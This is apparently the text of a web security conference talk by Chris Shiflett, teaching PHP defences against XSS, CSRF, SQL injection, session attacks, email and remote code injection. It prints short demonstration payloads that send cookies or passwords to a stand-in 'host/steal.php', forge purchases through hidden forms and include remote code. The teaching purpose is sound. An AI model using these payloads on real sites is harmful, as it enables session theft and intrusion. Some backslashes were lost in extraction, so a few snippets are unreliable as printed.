Evolution of
Web Security
    Chris Shiflett
@shiflett • shiflett.org
Web developer from Brooklyn, NY, and
Who am I?   founding member of Analog, a web design
            & development co-operative.
1. Fundamentals

Three Principles


Defense in depth
— Redundant safeguards are valuable.


Least privilege
— Grant as little freedom as possible.


Least complicated
— Complexity breeds mistakes.

Two Practices


Filter input.
— Ensure data coming in is valid.


Escape output.
— Ensure data going out is not misinterpreted.

Filter input. Escape output.


      Filter   Application   Escape
<?php

$clean = array();

if (ctype_alpha($_POST['name'])) {
    $clean['name'] = $_POST['name'];
} else {
    /* Error */
}

?>
<?php

$clean = array();

switch ($_POST['color']) {
    case 'red':
    case 'green':
    case 'blue':
        $clean['color'] = $_POST['color'];
        break;
    default:
        /* Error */
        break;
}

?>
<?php

$clean = array();

$colors = array('red', 'green', 'blue');

if (in_array($_POST['color'], $colors)) {
    $clean['color'] = $_POST['color'];
} else {
    /* Error */
}

?>
<?php

$clean = array();
$colors = array();

$colors['red'] = '';
$colors['green'] = '';
$colors['blue'] = '';

if (isset($colors[$_POST['color']])) {
    $clean['color'] = $_POST['color'];
} else {
    /* Error */
}

?>
<?php

$clean = array();

if (preg_match('/^d{5}$/',
    $_POST['zip'])) {
    $clean['zip'] = $_POST['zip'];
} else {
    /* Error */
}

?>
<?php

/* Content-Type: text/html; charset=UTF-8' */

$html = array();

$html['user'] = htmlentities($clean['user'],
                ENT_QUOTES,
                'UTF-8');

echo "<p>Welcome, {$html['user']}.</p>";

?>

Exploits
Cross-Site          Session
Scripting           Hijacking

Cross-Site          Email Injection
Request
Forgeries           Remote Code
                    Injection
SQL Injection

Session Fixation

Cross-Site Scripting

            1              2


                          HTML
Attacker   XSS   Target          Victim
                          XSS
echo $_GET['user'];


http://host/foo.php?user=%3Cscript%3E…


          echo '<script>…';

Steal Cookies


<script>
document.location =
    'http://host/steal.php?cookies=' +
    encodeURI(document.cookie);
</script>
Steal Passwords


<script>
document.forms[0].action =
'http://host/steal.php';
</script>

Steal Saved Passwords


<form name="steal" action="http://host/steal.php">

<input type="text" name="username"
    style="display: none" />
<input type="password" name="password"
    style="display: none" />

<input type="image" src="image.png" />
</form>

Short & Simple


<script src="http://host/evil.js"></script>

Character Encoding


$string = "<script>alert('XSS');</script>";
$string = mb_convert_encoding($string, 'UTF-7');
 
echo htmlentities($string);


             Google XSS Example
     http://shiflett.org/blog/2005/dec/google-xss-example
Stop It!

FIEO.

Use valid HTML.
— http://validator.w3.org/


Use existing solutions.
— PHP developers, use htmlentities() or htmlspecialchars().
— Make sure you indicate the character encoding!


Need to allow HTML?
— Use HTML Purifier, even if you’re not using PHP:
  http://htmlpurifier.org/

Cross-Site Request Forgeries

             1             2


  Attacker   ?   Victim   CSRF   Target

CSRF


Because the attack is carried out by
the victim, CSRF can bypass:
— HTTP auth
— Session-based auth
— Firewalls
— &c.

<form action="buy.php" method="post">
                     <input type="hidden" name="isbn"
                         value="059600656X" />
                     <input type="submit" value="Buy" />
                     </form>
    Buy


POST /buy.php HTTP/1.1
Host: host
Cookie: PHPSESSID=1234
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

isbn=059600656X

Forging GET

<img src="http://host/buy.php?isbn=059600656X" />


GET /buy.php?isbn=059600656X HTTP/1.1
Host: host
Cookie: PHPSESSID=1234

Forging POST
<iframe style="visibility: hidden" name="secret"></iframe>

<form name="buy" action="http://host/buy.php" method="post" target="secret">
<input type="hidden" name="isbn" value="059600656X" />
</form>

<script type="text/javascript">document.buy.submit();</script>


POST /buy.php HTTP/1.1
Host: host
Cookie: PHPSESSID=1234
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

isbn=059600656X

CSRF Exploits


  Amazon (Fixed?)
 http://shiflett.org/amazon.php


      Digg (Fixed)
  http://4diggers.blogspot.com/

Steal Cookies (Improved)


 <script>
 new Image().src =
     'http://host/steal.php?cookies=' +
     encodeURI(document.cookie);
 </script>
Stop It!

$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$html['token'] = htmlentities($token, ENT_QUOTES,
                 'UTF-8');


<input type="hidden"
       name="token"
       value="<?php echo $html['token']; ?>" />

SQL Injection

            1              2


                          SQL
Attacker   SQL   Target         Database
                          SQL
SELECT   count(*)
FROM     users
WHERE    username = '{$_POST['username']}'
AND      password = '…'


                      chris' /*


SELECT   count(*)
FROM     users
WHERE    username = 'chris' /*'
AND      password = '…'

Stop It!


         FIEO.

         Use prepared statements.
         — PHP developers, use PDO.


addslashes() Versus mysql_real_escape_string()
 http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string

Session Fixation


http://host/login.php?PHPSESSID=1234
Stop It!


Regenerate the session identifier.
— PHP developers, session_regenerate_id(TRUE).


Do this whenever the privilege level
changes.
Session Hijacking

Attacker impersonates a victim.

In PHP, by default, only requires a valid
session identifier.

Session identifier obtained using:
— Prediction
— Capture
— Fixation
Stop It!

Understand how sessions work.

Minimize session identifier exposure.
— SSL
— Separate domain for embedded resources


Trending
— https://panopticlick.eff.org/
— More on this later…
Email Injection
mail('chris@example.org', 'Feedback', '...',
     "From: {$_POST['email']}");


fake@example.orgrnBcc: victim@example.orgrnBcc: …


To: chris@example.org
Subject: Feedback
From: fake@example.org
Bcc: victim@example.org
Bcc: …
Stop It!


FIEO.
— http://iamcal.com/publish/articles/php/parsing_email
— PHP developers, use ctype_print() as defense in depth.

Remote Code Injection


  Attacker     Target
include "{$_COOKIE['type']}.php";


 Cookie: type=http://host/inject.inc?


include "http://host/inject.inc?.php";
Remote Code Injection


This example exploits allow_url_fopen.

PHP 5 has allow_url_include.
— By default, allow_url_include is disabled.
include "{$_GET['type']}.php";


POST /script.php?type=php://input%00 HTTP/1.1
Host: host
Content-Type: application/x-www-form-urlencoded
Content-Length: ?

?


include "php://input";
Stop It!


FIEO.
— If at all possible, use a white list.
2. Emerging Trends
Ajax


“The name is shorthand for Asynchronous
   JavaScript + XML, and it represents a
  fundamental shift in what’s possible on
                 the Web.”

         — Jesse James Garrett
Ajax


  “Client-side techniques & technologies
    that allow two-way communication
between the client and the server without
            reloading the page.”

Cross-Domain Ajax


Victim
         1. XMLHttpRequest
                                              Target
         2. HTML form + victim’s token
 JS
         3. XMLHttpRequest + victim’s token

XSS + Ajax + CSRF


Victim
         1. XMLHttpRequest
                                              Target
         2. HTML form + victim’s token
 XSS
         3. XMLHttpRequest + victim’s token
Worms


XSS is a perfect platform for CSRF.

CSRF attacks can exploit XSS
vulnerabilities.

Victims can become attackers.

Rinse. Repeat.
Browser Hijacking
http://shiflett.org/blog/2006/oct/using-csrf-for-browser-hijacking


 Myspace CSRF and XSS Worm (Samy)
http://shiflett.org/blog/2005/oct/myspace-csrf-and-xss-worm-samy

Cross-Domain Ajax


<cross-domain-policy>
    <allow-access-from domain="*"/>
</cross-domain-policy>


               Thanks, Flash!

Cross-Domain Ajax

   domain="*"    API domain      Vulnerable?


      No         yahoo.com           No


      No        youtube.com          No


      Yes       api.flickr.com       No


     Yes No      adobe.com         Yes No

JavaScript Hijacking

           1             2


Attacker   ?   Victim   CSRF   Target


           4             3
<script src="http://host/json.php"></script>


     [{"email": "chris@shiflett.org"}]


     JavaScript Hijacking Demo
          http://mochikit.com/fortify_fud/
JavaScript Hijacking


 “If you audit your application for CSRF
    flaws, you’ve defeated this attack.
 Moreover, the well-known, pre-existing
exploits for CSRF are actually worse than
               this attack.”

           — Thomas Ptacek
3. Ideas for the Future
Trending
   “When you visit a web site, you are
    allowing that site to access a lot of
   information about your computer’s
configuration. Combined, this information
   can create a kind of fingerprint — a
 signature that could be used to identify
         you and your computer.”

                Panopticlick
             https://panopticlick.eff.org/
Trending


“Not the intent, but Panopticlick from @eff
  would be useful for preventing session
                 hijacking.”
      — http://twitter.com/shiflett/status/8562663352
Trending

Establish trends to help detect
anomalies.

Trends can be based on identity or
behavior.

Trending is imperfect; use as defense in
depth.
Security-Centered Design

        Webstock 2010

     Thursday, 18 February
      After lunch (13:25)

         Illot Theatre
Slides


         http://slideshare.net/shiflett


http://shiflett.org/evolution-of-web-security.pdf
Feedback?

Follow me on Twitter.
— @shiflett


Comment on my blog.
— shiflett.org


Email me.
— chris@shiflett.org


Work with me.
— analog.coop

Evolution Of Web Security